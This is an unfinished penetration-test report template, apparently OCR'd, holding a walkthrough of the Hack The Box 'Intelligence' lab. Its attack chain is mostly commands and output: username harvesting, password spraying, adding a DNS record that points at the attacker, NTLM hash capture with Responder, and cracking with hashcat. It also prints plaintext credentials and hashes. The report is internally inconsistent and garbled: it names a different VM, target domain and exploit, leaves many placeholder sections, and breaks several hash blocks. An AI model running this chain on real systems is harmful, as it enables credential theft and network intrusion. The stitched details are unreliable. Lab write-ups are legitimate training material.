
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user


Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

We got an idea of what we are about to jump into




```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)


```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Intelligence
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-10-11 09:12:52Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb
0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
```

Domain found: dc.intelligence.htb & intelligence.htb

We can see from the screenshot above there is DNS working on default port 53. We also see web service hosting something on default HTTP port 80. We can see Kerberos on its default port 88. Last but not least LDAP is working on its default port 389. We

got some info as well like a domain name to add to our etc/hosts file.

HTTP 80



We are going to work with some tools. One we want to download everything to the website that we can from the front end side.

```
wget -r --no-parent http://10.129.95.154/
```

```
┌──(kali㉿kali)-[~/…/Manuel/Port_80/10.129.95.154/documents]
└─$ ls
    2020-01-01-upload.pdf      bg-signup.jpg              favicon.ico              styles.css
    2020-12-15-upload.pdf      bootstrap.bundle.min.js    jquery.easing.min.js
    all.js                     demo-image-01.jpg          jquery.min.js
    bg-masthead.jpg            demo-image-02.jpg          scripts.js

┌──(kali㉿kali)-[~/…/Manuel/Port_80/10.129.95.154/documents]
└─$
```

We notice #PDF format being downloaded. We can see if there more then just one pdf of this kind on the webserver. We are going to use a tool to create a wordlists of like named of what the file name is #datelist

Tool:


https://raw.githubusercontent.com/screetsec/BruteSploit/master/tools/datelist

```
./datelist -b 2019-01-01 -e 2021-12-31 -f yyyymmdd -s - -a "-upload.pdf" -o wordlists.txt

# THen
ffuf -w wordlists.txt -u http://dc.intelligence.htb/documents/FUZZ -c -t 100
```


```
┌──(kali㉿kali)-[~/…/Manuel/Port_80/10.129.95.154/documents]
└─$ ffuf -w wordlists.txt -u http://10.129.95.154/documents/FUZZ -c -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.95.154/documents/FUZZ
 :: Wordlist         : FUZZ: wordlists.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

2020-01-20-upload.pdf   [Status: 200, Size: 11632, Words: 157, Lines: 127, Duration: 22ms]
2020-01-23-upload.pdf   [Status: 200, Size: 11557, Words: 167, Lines: 136, Duration: 23ms]
2020-02-17-upload.pdf   [Status: 200, Size: 11228, Words: 167, Lines: 132, Duration: 24ms]
```

We got a list of potential files. We are going to take it to burp and render each page so we can make these process less panful.

*File Found:*http://10.129.95.154/documents/2020-06-04-upload%2epdf



We also found some username with burp exiftool for extracting meta data from pdfs.



Names found

```
Jason.Patterson
Jose.Williams
William.Lee
etc...
```

Password

```
NewIntelligenceCorpUser9876
```

Discovery

Kerberos 88

We took our script that downloaded all the pdfs and scraped the meta data out of each page. We know are going to enumerate usernames with #kerbrute

```
/kerbrute_linux_amd64 userenum --dc dc.intelligence.htb -d intelligence.htb userlist
```

```
┌──(kali㉿kali)-[~/…/Port_80/10.129.95.154/documents/documents]
└─$ ./kerbrute_linux_amd64 userenum --dc dc.intelligence.htb -d intelligence.htb userlist

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/11/22 - Ronnie Flathers @ropnop

2022/10/11 09:22:32 >  Using KDC(s):
2022/10/11 09:22:32 >   dc.intelligence.htb:88

2022/10/11 09:22:32 >  [+] VALID USERNAME:       Daniel.Shelton@intelligence.htb
2022/10/11 09:22:32 >  [+] VALID USERNAME:       Danny.Matthews@intelligence.htb
2022/10/11 09:22:32 >  [+] VALID USERNAME:       Anita.Roberts@intelligence.htb
2022/10/11 09:22:32 >  [+] VALID USERNAME:       David.Mcbride@intelligence.htb
```

Since we have a valid name of username. Lets see if we can log in anywhere.

```
crackmapexec ldap 10.129.95.154 -u userlist -p pass.txt
```

```
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Thomas.Valenzuela:NewIntelligenceCorpUser9876
LDAP        10.129.95.154   389    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

```
crackmapexec smb 10.129.95.154 -u userlist -p pass.txt
```

```
SMB         10.129.95.154   445    DC              [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

We can see she can log into LDAP and SMB

Username:Password

```
Tiffany.Molina:NewIntelligenceCorpUser9876
```

SMB 135, 139, 445

```
smbmap -H 10.129.95.154 -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876'
```

```
┌──(kali㉿kali)-[~/…/Port_80/10.129.95.154/documents/documents]
└─$ smbmap -H 10.129.95.154 -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876'
[+] IP: 10.129.95.154:445       Name: dc.intelligence.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ ONLY
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

We find one file called *downdetector.ps1*

```
┌──(kali㉿kali)-[~/…/Target/Scan/Manuel/SMB]
└─$ smbclient \\\\10.129.95.154\\IT -U='Tiffany.Molina'%'NewIntelligenceCorpUser9876'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Apr 18 20:50:55 2021
  ..                                  D        0  Sun Apr 18 20:50:55 2021
  downdetector.ps1                    A     1046  Sun Apr 18 20:50:55 2021

                3770367 blocks of size 4096. 1424959 blocks available
smb: \>
```

Content of file:

```
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem
"AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones
```

```
,DC=intelligence,DC=htb" | Where-Object Name -like
"web*")  {
try {
$request = Invoke-WebRequest -Uri
"http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves
<Ted.Graves@intelligence.htb>' -To 'Ted Graves
<Ted.Graves@intelligence.htb>' -Subject "Host:
$($record.Name) is down"
}
} catch {}
}
```

The interesting part of this script, which checks if a webserver is up periodically (every 5 minutes), is that it uses `#UseDefaultCredentials` while visiting the website and we could abuse this via responder, because responder tells the browser to please authenticate to it using NTLM. We then catch the NTLM hash and potentially (most likely) are able to crack the hash and get Mr. Ted Graves password.

LDAP 636

`#dnstool`

For this to work, we need to add a A record to the DNS entries. How could we do this from the outside?! There is a tool called dnstool.py which is used (github.com/dirkjanm/krbrelayx#dnstoolpy), to create DNS entries via LDAP - mind blown 🤯.

```
python3 dnstool.py -u 'intelligence.htb\Tiffany.Molina' -
p NewIntelligenceCorpUser9876 -a add -r
```

```
webroot.intelligence.htb -d 10.10.14.30 10.129.95.154
```

```
┌──(kali㉿kali)-[~/…/Scan/Manuel/SMB/krbrelayx]
└─$ python3 dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p NewIntelligenceCorpUser9876 -a add -r webroot.intelligence.htb -d 10.10.14.30 10.129.95.154
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

So now we have created a `DNS A Record` on the DNS server of the Domain. In theory, if we run responder.py now, we should be able to capture a hash. If I remember correctly, we had to run it in analyze mode (-A) in order to capture the hash, without poisoning the response.

```
sudo responder -I tun0 -A
```

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-YTS2J8Y0Y1B]
    Responder Domain Name      [1YWU.LOCAL]
    Responder DCE-RPC Port     [49413]

[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (10.10.14.30) is not on the same subnet than the DNS server (192.168.8.2).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[HTTP] NTLMv2 Client   : 10.129.95.154
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:feee2d2022c9409e:F3E4E9FA9A83D7849808A7E7075A383E:0101000000000002947EB43B3DDD80124583DED6214BC6B0000000020008003100590057005500010
0100E0057004900
4E002D00590054005300320040A00380059003000590031004200040014003100590057005500
2E004C004F00430041004C00030034005700490040E00
2D00590054005300320040A00380059003000590031004200
2E004C004F00430041004C00050014003100590057005500
2E004C004F00430041004C00080030003000000000
0000000000000000200000204490060C9736C320B95DF18096E8248FE32CF8EE72566FFE727AE4630821DE90A0010000000000000000000000000000000000000000900
3A004800540054005000
2F0077006500620072006F006F0074002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000
```

Hash found `#NetNTLMv2`

```
Ted.Graves::intelligence:feee2d2022c9409e:F3E4E9FA9A83D7849808A7E7075A383E:0101000000000002947EB43B3DDD80124583DED6214BC6B0000000020008003100590057005500010
01E0057004900
4E002D00590054005300320040A00380059003000590031004200040014003100590057005500
2E004C004F00430041004C00030034005700490040E00
2D00590054005300320040A00380059003000590031004200
2E004C004F00430041004C00050014003100590057005500
2E004C004F00430041004C00080030003000000000
0000000002000002044900 6C9736C320B95DF18096E8248FE32CF8EE72566FFE727AE4630821DE90A0010000000000000000000000000000000000
```

```
0000009003A004800540054005002F00770065006200720006F006F00
74002E0069006E00740065006C006C00690067006500 6E00630065002
E00680074006200000000000000000
```

```
hashcat -m 5600 -a 0 hash.txt
/usr/share/wordlists/rockyou.txt
```

```
04c000500140031005900570055002e004c004f00430041004c0008003000300000000000000000000000000020000020449006c9736c
e32cf8ee72566ffe727ae4630821de90a0010000000000000000000000000000000000000009003a00480054005400500 02f0077006500
02e0069006e00740065006c006c00690067006500 6e00630065002e00680074006200000000000000000:Mr.Teddy

Session..........: hashcat
```

Username:Password

